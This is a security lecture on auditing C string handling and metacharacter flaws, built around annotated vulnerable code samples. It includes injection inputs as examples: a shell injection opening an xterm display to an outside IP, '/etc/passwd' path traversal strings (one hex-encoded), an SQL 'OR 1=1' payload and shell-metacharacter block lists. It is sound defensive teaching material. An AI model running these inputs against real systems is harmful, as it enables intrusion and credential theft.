III. Strings and Metacharacters

Objective

- The purpose of this lecture

1. presents security aspects related to code that manipulates strings
2. presents vulnerabilities related to the way metacharacters are handled, like
    - C format string vulnerability
    - shell metacharacter injection

C String Handling, Strings in C

- no dedicated string type
- NUL terminated arrays of characters
- require manual processing of strings
  - static (maximum) allocation
  - dynamic allocation (complex manual management!)
- C++ standard library provides a string class
  - conversion between C++ strings and C strings sometimes required to use C APIs

Unbounded String Functions

Description and problems

- manipulate strings
- do not consider destination buffer size
- could lead to (destination) buffer overflow
- code audit
  - analyze all execution paths to unsafe functions
  - determine if such functions could be called in contexts where source is larger than destination

“scanf” Functions

- used when reading from a file or string
- each data element specified in the format string is stored in a corresponding argument
- when "%s" is used, the corresponding array should be large enough to store the entire string read
- belongs to the API libc (UNIX and Windows)
- similar functions: _tscanf, wscanf, sscanf, fscanf, fwscanf, _snscanf, _snwscanf

"scanf" Functions

- example of vulnerable code (no limit check for user, ...)

```c
int read_ident(int sockfd){
    char buffer[1024];
    int sport, cport;
    char user[32], rtype[32], addinfo[32];

    if (read(sockfd, buffer, sizeof(buffer)) <= 0) {
      perror ("cannot read");
      return -1;
    }

    buffer[sizeof(buffer) - 1] = '\0';

    sscanf(buffer, "%d:%d:%s:%s:%s", &sport, &cport,
        rtype, user, addinfo);
}
```

“sprintf” Functions

- when destination buffer not large enough to handle input data, a buffer overflow could occur
- vulnerabilities are especially due to input strings using the "%s" specifier
- belongs to the API libc (UNIX and Windows)
- similar functions: _stprintf, _sprintf, _vsprintf, vsprintf, swprintf, vswprintf, _vswprintfA, _wsprintfW

“sprintf” Functions

- example of vulnerable code (no limit check for szBuf)
- taken from *Apache JRUN*

```
static void WriteToLog(jrun_request *r, const char *
    szFormat, ...) {
  va_list list;
  char szBuf[2048];

  strcpy(szBuf, r->StringRep);
  va_start();
  vsprintf(strchr(szBuf, '\0'), szFormat, list); //!!!
  va_end();
}
```

“strcpy” Functions

- notorious for causing many security vulnerabilities over the years
- copy source in destination until encounters NUL character
- if destination buffer is smaller than the source one, a buffer overflow could occur
- belongs to the API libc (UNIX and Windows)
- similar functions: _tcscpy, lstrcpyA, wcscpy, _mbscpy

“strcpy” Functions

- example of vulnerable code

```
char buffer[1024], username[32];
n = read(sockfd, buffer, sizeof(buffer) - 1));
buffer[n] = 0;
strcpy(username, buffer); //!!!
```

“strcat” Functions

- similar problems like with strcpy
- belongs to the API libc (UNIX and Windows)
- similar functions: _tcscat, wcscat, _mbscat

“strcat” Functions

- example of vulnerable code

```
int process_email(char *email) {
        char username[32], domain[128], *delim;
    int c;
    ...
    strcpy(domain, delim);
    if(!strchr(delim, '.'))
        strcat(domain, default_domain); //!!!
```

Bounded String Functions

Description and Problems

- designed to give programmers a safer alternative to the unbounded functions
- include an argument to specify the maximum length
- vulnerabilities occur due to misuse of the length argument
  - careless
  - erroneous input
  - length miscalculation
  - arithmetic boundary conditions
  - converted data types

“snprintf” Functions

- bounded replacement of sprintf
- belongs to the API libc (UNIX and Windows)
- similar functions: _sntprintf, _snprintf, _vsnprintf, vsnprintf, _snwprintf
- even more secure functions (Windows): _snprintf_s, _snwprintf_s
- works slightly different on Windows and UNIX, when limit is reached
  - Windows: returns -1 and there is no NUL termination
  - UNIX: there is NUL termination and returns the number of bytes that would have been written had there been enough space
  - Note (MSDN): beginning with the UCRT in Visual Studio 2015 and Windows 10, snprintf is no longer identical to _snprintf
    - * snprintf function behavior is now C99 standard compliant

“snprintf” Functions

- example of vulnerable code (UNIX behavior assumed in a Windows application)

```
int log(int fd, char *fmt, ...) {
  char buf[4096];
  va_list ap;

  va_start(ap, fmt);
  n = vsnprintf(buf, sizeof(buf), fmt, ap); //!!!
  if (n > sizeof(buf) - 2) //!!!
    buf[sizeof(buf) - 2] = 0; //!!!
  strcat(buf, "\n"); //!!!
  va_end(ap);
  write_log(fd, buf, strlen(buf));
}
```

“strncpy” Functions

- is the secure (bounded) alternative to strcpy
- it is given the maximum number of bytes to copy in destination
- belongs to the API libc (UNIX and Windows)
- similar functions: _tcsncpy, _csncpy, wcscpyn, _mbsncpy • even more secure functions (Windows): strncpy_s, wcsncpy_s …
- does not guarantee NUL termination of destination string in case source is larger than maximum allowed
- using a non NUL-terminated string could be a vulnerability

“strncpy” Functions

- example of vulnerable code

```
int is_username_valid(char *username) {
  delim = strchr(user_name, ':');
  if (delim)
    *delim = '\0';
  ...
}

int authenticate(char *user_input) {
  char user[1024];
  strncpy(user, user_input, sizeof(user)); //!!!
  if (!is_username_valid(user))
    goto fail;
}
```

“strncat” Functions

- the safe alternative to strcat
- belongs to the API libc (UNIX and Windows)
- similar functions: _tcsncat, wcsncat, _mbsncat
- misunderstood aspect: the size parameter indicates the space remained in buffer, not its total size!
- example of vulnerable code (specify the total buf’s size)

```
int copy_data (char *username) {
  strcpy(buf, "username is: ");
  strncat(buf, username, sizeof(buf)); //!!!
  log("%s\n", buf);

  return 0;
}
```

“strncat” Functions

- the *size* parameter doesn’t account for the trailing NUL byte, which is always added
  - example of vulnerable code (off-by-one error)

```
int copy_data (char *username) {
  strcpy(buf, "username is: ");
  strncat(buf, username, sizeof(buf)-strlen(buf));
  log("%s\n", buf);

  return 0;
}
```

- when supplying the size parameter as a formula, possible integer overflow/underflow must be considered

```
sizeof(buf) - strlen(buf) - 1
```

“strlcpy” Functions

- is a BSD-specific extension to libc string API, addressing shortcomings of strncpy
- – guarantee NUL-termination of destination string
- not so used because of portability reasons
- belongs to the API libc (BSD)
- code audit: returned size is the length of the source string, which can be larger than destination’s size

“strlcpy” Functions

- example of vulnerable code: when len is greater than 1024 ⇒ integer underflow, converted to ***size_t*** (unsigned int)

```
int qualify_username (char *username) {
  char buf[1024];
  size_t len;

  len = strlcpy(buf, username, sizeof(buf));
  strncat(buf, "@127.0.0.1", sizeof(buf) - len);
}
```

“strlcat” Functions

- is a BSD-specific extension to libc string API, addressing shortcomings of strncat
  - guarantee NUL-termination of destination string
  - the size parameter is the total destination string’s size, not remaining space like for strncat
- belongs to the API-libs (BSD)
- returns the total number of bytes needed to hold the resulting string (destination’s size + source’s size)

Common Issues

Unbounded Copies

- no checking on the bound of destination buffers
- a user implementation similar to strcpy vulnerability
- example of vulnerable code

```
if (recipient == NULL) &&
     Ustrcmp(errmess, "empty address") != 0) {
   uschar hname[64];
   uschar *t = h->text;
   uschar *tt = hname;
   uschar *verb = US"is";
   int len;

   while (*t != ':')
     *tt++ = *t++; //!!
   *tt = 0;
}
```

Character Expansion

- occurs when programs encode special characters, resulting in a longer string than the original
- common to metacharacter handling and raw data formatting to make it human readable
  - example: vulnerable as for each non-printable character in src writes two bytes in dst

```
int write_log (int fd, char *data, size_t len) {
  char buf[1024], *src, *dst;
  if (strlen(data) >= sizeof(buf))
    return -1;
  for (src = data, dst = buf; *src; src++) {
    if (!isprint(*src)) { //!!
      sprintf(dst, "%02x", *src); //!!
      dst += strlen(dst); //!!
    } else
      *dst++ = *src;
  }
}
```

Incrementing Pointers Incorrectly

- in cases pointers are incremented over the bounds of strings they operate on, like
  - NUL-termination does not exists (as a result of strncpy)
  - NUL-termination is skipped by mistake
- example 1: vulnerable because not take into account that buf can be non NUL-terminated

```
int process_email(char *emal) {
  char buf[1024], *domain;
  strncpy(buf, email, sizeof(buf));
  if ((domain = strchr(buf, '@')) == NULL)
    return -1;
  *domain++ = '\0';
  ...
}
```

Incrementing Pointers Incorrectly

- example 2: vulnerable because not take into account that read does not NUL-terminate the buf

```
char username[256], netbuf[256], *ptr;

read(sockfd, netbuf, sizeof(netbuf));
ptr = strchr(netbuf, ':');
if (ptr)
  *ptr++ = '\0';
strcpy(username, netbuf);
```

- example 3: vulnerable because not check for NUL-termination

```
for (ptr = src; *ptr != '@'; ptr++);
```

- example 4: small variation of the previous example

```
for (ptr = src; *ptr && *ptr != '@'; ptr++);
ptr++;
```

Incrementing Pointers Incorrectly

- when the program makes assumptions on the contents of the handled buffer, the attacker could manipulate it
- example 5: vulnerable as the program fails to check if the expected input format (%XY) is complied

```
for (i = j = 0; str[i]; i++, j++)
  if (str[i] == '%') { //!!
    str[j] = decode (str[i+1], str[i+2]); //!!
    i += 2; //!!
  } else
    str[j] = str[i];
```

Simple Typos

- more complex the text processing is, the more likely the developer makes mistakes
- one common mistake is pointer use error, when a pointer is badly dereferenced or is not, when it must
- example of vulnerable code

```
while (quoted && *cp != '\0')
  if (is_qtext((int) *cp) > 0)
    cp++;
  else if (is_quoted_pair(cp) > 0)
    cp += 2;
  ...
int is_quoted_pair (char *s) {
  int res = -1;
  int c;
  if (((s+1) != NULL) && (*s == '\\')) {
    c = (int) *(s+1);
    if (ap_isascii(c))
      res = 1;
  }
  return res;
}
```

Metacharacters

Description

- metadata = information that describes or augments the main data – e.g. displaying format
- in-band representation
  - embeds metadata in data itself
  - normally done by using special characters (metacharacters)
  - examples: the **NUL** termination in C strings, ’**/**’ in a file path, ’**.**’ in a host name, ’**@**’ in an email address etc.
  - **advantages**: more compact and human readable
  - **disadvantages**: security problems generated by overlapping trust domains (i.e. data and metadata placed in the same trusted domain)
- out-of-band representation
  - keeps metadata separate from data and associate them
  - example: string types in programming languages like C++, Java etc.
- security problems occur if input data containing metacharacters is not correctly sanitized

Embedded Delimiters

- vulnerabilities are generated if
  - the attacker can introduce (additional) delimiter characters and
  - input format is not checked
- ⇒ injected delimiter attacks
- example of vulnerable code: input is not sanitized
  - let us consider a file format like “username:password”, with ’:’ and ’\n’ as delimiters
  - if a “john” user could provide a password like “my_pass\nattacker:attacker_pass\n”
  - the user-password file would look like

    john:my_pass

    attacker:attacker_pass
- code audit: look for a pattern in which the application takes the user input (as a formatted string) without filtering it
- second-order injection: store the input and interpret it later

Example of Code Vulnerable to Injected Delimiter Attacks

```
use CGI;
......
$new_password = $query->param('password');
open(IFH, "</opt/passwords.txt") || die("$!");
open(OFH, ">/opt/passwords.txt.tmp") || die("$!");
while(<IFH>){
  ($user, $pass) = split /:/;
  if($user ne $session_username)
    print OFH "$user:$pass\n";
  else
    print OFH "$user:$new_password\n"; //!!!
}
close(IFH);
close(OFH);
```

Code Review

1. identify code dealing with metacharacter strings
2. identify the specially handled delimiters
3. identify and check any filtering performed on input
4. ⇒ any unfiltered delimiter could lead to a vulnerability

NUL Character Injection

- occurs due to differences between C and other higher-level languages to handle strings
- NUL character could have no special meaning in higher-level languages, still they could use C APIs passing them the NUL character
- NUL byte injection is an issue regardless of the technology, since finally they interact with the OS
- a vulnerability exists when an attacker could include a NUL character in a string later handled in the C manner
- inserting a NUL byte, an attacker could truncate strings handled in the C manner

Examples of Code Vulnerable to “NUL Character” Injection

- Example 1: the username variable is not checked for the NUL characters (e.g. “cmd.pl%00”)

```
open(FH, ">$username.txt") || die ("$!");
\\ se poate schimba extensia
print FH $data;
close(FH);
```

- Example 2: does not check if read bytes in buf contain NUL character

```
if (read(fd, buf, len) < 0) return -1;
buf[len] = '\0';
for (p = & buf[strlen(buf) - 1]; isspace( * p); p--)
// if first byte is 0, writes before the buf
  *p = '\0';
```

Examples of Code Vulnerable to “NUL Character” Injection

- Example 3: the gets function does not stop at NUL character

```
if (fgets(buf, sizeof(buf), fp) != NULL)
    buf[strlen(buf)-1] = '\0';  // could write before buf
```

Truncation

- it is about cases where a limit exceeding buffer is truncated to avoid buffer overflow
- could have vulnerable side-effects
- example 1: vulnerable due to truncating an expected extension

```c
char buf[64];
int fd;

snprintf(buf, sizeof(buf), "/data/profiles/%s.txt", username);
fd = open(buf, O_WRONLY); // could open a file with no txt
    extension
```

- file paths are among the most common examples of truncation vulnerabilities

Truncation

- example 2
  - vulnerable due to limits imposed on the username variable
  - required length could be provided using contiguous slashes (’////’) or repetitive current directory entry (“./././”)

```
char buf[64];
int fd;

snprintf(buf, sizeof(buf), "/data/%s_profile.txt", username);
fd = open(buf, O_WRONLY);
```

Code Audit for Truncation

- check for the functions that could truncate the resulted string
- understand their particular behavior
  - is the destination buffer overflowed or not
  - is the destination buffer NUL terminated or not
  - is the destination buffer changed in case of an overflow / truncation
  - which is the meaning of the returned value (especially in case of overflow / truncation)
- example of GetFullPathName (Windows)
  - returns the length of output (file path) if smaller than destination buffer
  - returns the number of needed bytes if destination buffer would be overflowed
  - returns 0 on error

Common Metacharacter Formats

Path Metacharacters

Context

- specific to resources organized in hierarchies
  - file paths
  - registry paths
- path formed by hierarchy components, separated by special delimiters (metacharacters)
- if paths are formed based on untrusted user supplied data
  - ! ⇒ attacker could have access to elements in the hierarchy not supposed to access
  - example: path truncation

File Canonicalization

- each file has a unique path
- though, the string representation of that path is generally not unique
  - c:\Windows\system32\calcl.exe
  - \\?\Windows\system32\calc.exe
  - c:\Windows\system32\drivers\..\calcl.exe
  - calc.exe
  - .\calc.exe
  - ..\calc.exe
- file canonicalization = transforming a file path into its simplest form
- specific to each OS (different between UNIX and Windows)
- the most common exploitation: application fails to check for directory traversal
  - based on using the "**..**" notation
  - attacker accesses files outside the directory should have been restricted to

File Canonicalization

- example of vulnerable code: does not check the username variable (e.g. “../../../../etc/passwd” could be provided)

```
use CGI;
...
$username = $query->param('user');
open(FH, "</users/profiles/$username") || die("$!");
print "<B>User Details For: $username</B><BR><BR>";

while (<FH>) {
   print;
   print "<BR>";
}
close(FH);
```

The Windows Registry

- basic Windows functions to manipulate registry:
  - RegOpenKey(), RegOpenKeyEx(),
  - RegQueryValue(), RegQueryValueEx(),
  - RegCreateKey(), RegCreateKeyEx(),
  - RegDeletKey(), RegDeletKeyEx(), RegDeletValue()
- vulnerable to truncation of registry key paths • example of code vulnerable to truncation

```
char buf[MAX_PATH];
snprintf(buf, sizeof(buf), "\\SOFTWARE\\MyProduct\\%s\\subkey2"
    , version);
rc = RegOpenKeyEx(HKEY_LOCAL_MACHINE, buf, 0, KEY_READ, &hKey);
```

- multiple consecutive back-slashes are reduced to one, also the trailing ones are truncated
- keys are opened in two-steps
  - the key must be opened first
  - a particular value is manipulated with another set of functions

The Windows Registry

- the attack could still be viable in the following situations – the attacker can manipulate directly the key name
  - the attacker wants to manipulate keys, not values
  - the application uses a higher-level API that abstracts the key value separation
  - the attacker wants to manipulate the default (unnamed) value
  - the value name corresponds to the value the attacker wants to manipulate in another key

C Format Strings

- class of bugs in printf, err and syslog families of functions
- the output data is formatted according to the formatstring, which contains formatspecifiers
- problem: untrusted input used as part or all the format string
- if an attacker could supply format specifiers that are not expected
  - the corresponding arguments do not exist
  - ⇒ required values will be taken from the stack
  - ⇒ information leakage attack
- the “special” specifier "%n"
  - expects a corresponding integer pointer argument that gets set to the number of characters output thus far
  - ⇒ attackers could use it to write an arbitrary value to an arbitrary location in memory – ⇒ memory corruption attack

C Format Strings

- code audit
  - search for all format based functions and be sure to not have a format string controlled by user

Examples of C Format Strings Vulnerabilities

- example 1

```
int main(int argc, char **argv) {
  if (argc > 1)
    printf(argv[1]);
  return 0;
}
```

- example 2: syslog formats further the data

```
int log_err(char *fmt, ...) {
  char buf[BUFSIZE];
  va_list ap;
  va_start(ap, fmt);
  vsnprintf(buf, sizeof(buf), fmt, ap);
  va_end(ap);
  syslog(LOG_NOTIC, buf);
}
```

Advices

- use only trusted format strings, if possible
- useful gcc compile options
  - -Wall
  - -Wformat, -Wno-format-extra-args
  - -Wformat-nonliteral

Shell Metacharacters

- context
  - applications calling other external applications to perform a specialized task
- programs are typically run in two ways
  - directly, using a function like execve() or CreateProcess()
  - indirectly, via the command shell with functions like system() or popen()
- if command line of the executed program is controlled by user ⇒ shel metacharacter injection attack

Example of Code Vulnerable to Shell Metacharacter Injection

- user email could contain shell metacharacters subject to shell interpretation

```
int send_mail(char *user_email) {
  char buf[1024];
  int fd;
  char *prgname = "/usr/bin/sendmail";
  snprinf(buf, sizeof(buf), "%s -s \"hi\" %s", prgname
      , user_email);
  if ((fd = popen(buf, "w")) == NULL)
    return -1;
  ... write mail ...
}
```

- vulnerable input example and the resulting shell command line

```
/bin/sh -c "/usr/bin/sendmail -s "hi" user@sample.com;
    xterm -display 1.2.3.4:0"
```

Code Audit

- determine if arbitrary commands could be run via shell metacharacter injection
- suspected shell characters: ’;’, ’|’, ’&’, ’<’, ’>’, ’‘’, ’!’, ’*’, ’-’, ’/’, ’~’ etc.
- application behavior could also be controlled by environment variables
- pay attention to how the run programs interprets input data → second level shell metacharacter injection attack
  - e.g. mail program takes every line starting with ’~’ as a command line and executes it in the shell

Metacharacter - filtering

Description

- strategies
  - reject illegal requests
  - stripe dangerous characters
- both involve running user data through some sort of sanitization routine, often using regular expressions
- striping, riskier, yet more robust
  - accepts a wider variety of input
- example 1: checking if illegal character occurs in input data and reject it

```
if ($input_data =~ /[^a-zA-Z0-9_ ]/) {
  print "Error. Input data contains illegal characters!";
  exit;
}
```

Metacharacter - filtering

- example 2: replace illegal characters (character stripping)

```
$input_data =~ s/[^a-zA-Z0-9_ ]/g;
```

- two types of filters
  1. explicit deny (blacklists): more appropriate for large accept set
  2. explicit allow (whitelists): generally considered more restrictive / secured
- example 3: blacklist

```
int islegal(char *input) {
  char *bad_chars = "\"\\|;<>&-*";
  for (; *input; input++)
    if (strchr(bad_chars, *input))
      return 0;
  return 1;
}
```

Metacharacter - filtering

- example 4: white list

```
int islegal(char *input) {
  for (; *input; input++)
    if (!isalphanum(*input) && *input != '_' && !isspace(*input))
      return 0;
  return 1;
}
```

Insufficient filtering

- example: vulnerable because ’\n’ is missed from the filter assuming the input is used in *popen*

```
int suspicious (char *s) {
  if (strpbrk(s, ";|&<>`'#!?(){}^") != NULL)
    return 1;
  return 0;
}
```

- keep in mind different implementations or versions of a program
- for instance, when using *popen*, first the input data is interpreted by the shell and then by the run program

Character Striping - vulnerabilities

- more dangerous than rejection, since more exposed to programmer errors
- example 1: vulnerable due to a processing error aiming to eliminate “..” (when double sequence “../../” is given, the second occurrence is missed)

```
char* clean_path(char *input) {
  char *src, *dst;
  for (src = dst = input; *src; )
    if (src[0] == '.' && src[1] == '.' && src[2] == '/') {
      src += 3;
      memmove(dst, src, strlen(src) + 1);
      continue;
    } else
      *dst++ = *src++;
  *dst = '\0';
  return input;
}
```

Character Striping - vulnerabilities

- example 2: still vulnerable for entries like “…./ /”

```
char* clean_path(char *input) {
  char *src, *dst;
  for (src = dst = input; *src; )
  if (src[0] == '.' && src[1] == '.' && src[2] == '/') {
    memmove(dst, src+3, strlen(src+3) + 1);
    continue;
  } else
    *dst++ = *src++;
  *dst = '\0';
  return input;
}
```

Escaping Metacharacters

- is a non-destructive method
- escaping methods differ among data formats, but usually prepend an escape character to any potentially dangerous metacharacter
- code audit: take care of the way the escape character is handled
- example: vulnerable since '\' was not escaped

```
$username =~ s/\"\'\*/\\$1/g;
$passwd =~ s/\"\'\*/\\$1/g;
$query = "SELECT * FROM users
    WHERE user='" . $username . "'
    AND pass = '" . $passwd . "'";
```

- if attacker provides "bob\' OR user = " for user and "\' OR 1=1" for password, the result is

```
SELECT * FROM users
    WHERE user='bob\\' OR user =
    AND pass = '\\' OR 1=1;
```

Metacharacter Evasion

- encoded characters could be used to avoid other filtering mechanisms
- code audit should determine
  - identify each location in the code where escaped input is decoded
  - identify associated security decisions based on that input
  - – if decoding occurs after the decision is made, there could be vulnerabilities
- the more times the data is modified, the more opportunities exist for foolish security logic

Hexadecimal Encoding

- URI encoding schemes
  - one-byte sequence uses percent character ('%') followed by two hexadecimal digits representing the byte value of a character
  - for Unicode could also use the two-byte sequence, which starts with "%u" or "%U" followed by four hexadecimal digits
- the alternate encoding schemes are potential threats for smuggling dangerous characters through character filters
- example 1: vulnerable to entries like "..%2F..%sFetc%2Fpassword" (i.e. "../../etc/passwd")

```
int open_profile (char *username)
{
    if (strchr(username, '/')) { // security check: metacharacter detection
      log ("possible attack: slashes in username");
      return -1;
    }

    chdir("/data/profiles");

    return open(hexdecode(username), O_RDONLY); // data decoding!!!
}
```

Hexadecimal Encoding

- solution: decode illegal character
  - security problems occur when decoding is erroneously done
  - error can happen when assumptions are made about the data following a ’%’ sign
- example 2: vulnerable due to assuming a number if not a letter between ’a’ / ’A’ – ’z’ / ’Z’

```
int convert_byte (char byte)
{
    if (byte >= 'A' && byte <. 'F')
      return (byte - 'A') + 10;
    else if (byte >= 'a' && byte <= 'f'
      return (byte - 'a') + 10;
    else
      return (byte -'0');
}

int convert_hex (char *string)
{
    int val1, val2;
    val1 = convert_byte(string[0]);
    val2 = convert_byte(string[1]);
    return (val1 << 4) | val2;
}
```


HTML and XML Encoding

- HTML and XML documents can contain encoded data in the form of entities,
- used to encode HTML rendering metacharacters (e.g. “&amp”)
- characters can also be encoded as their numeric code-points in both decimal and hexadecimal (e.g. “&#32” or “&#x20”)
- susceptible to the same basic vulnerabilities that hexadecimal decoders might have
  - embedding NUL characters,
  - evade filters,
  - assume at least two characters follow the “&#” sequence

Multiple Encoding Layers

- sometimes data is decoded multiple times and in different ways
- this makes validation difficult
- for example, data posted to a Web server might go through
  - base64 decoding, if the Content-Encoding header says this
  - UTF-8 decoding, if this Content-Type header specifies this encoding format
  - hexadecimal decoding, which occurs on all HTPP traffic
  - optionally, another hexadecimal decoding, if passed to a Web application or script
- problems: one decoder level not aware about the others, judging incorrectly on what the output should result
- vulnerabilities of this nature might also be a result of operational security flaws

Multiple Encoding Layers



Bibliography

1. “The Art of Software Security Assessments”, chapter 8, “Strings and Metacharacters”, pp. 387 – 458
2. “24 Deadly Sins of Software Security”, chapter 6, “Format String Problems”, Chapter 10, “Command Injection”.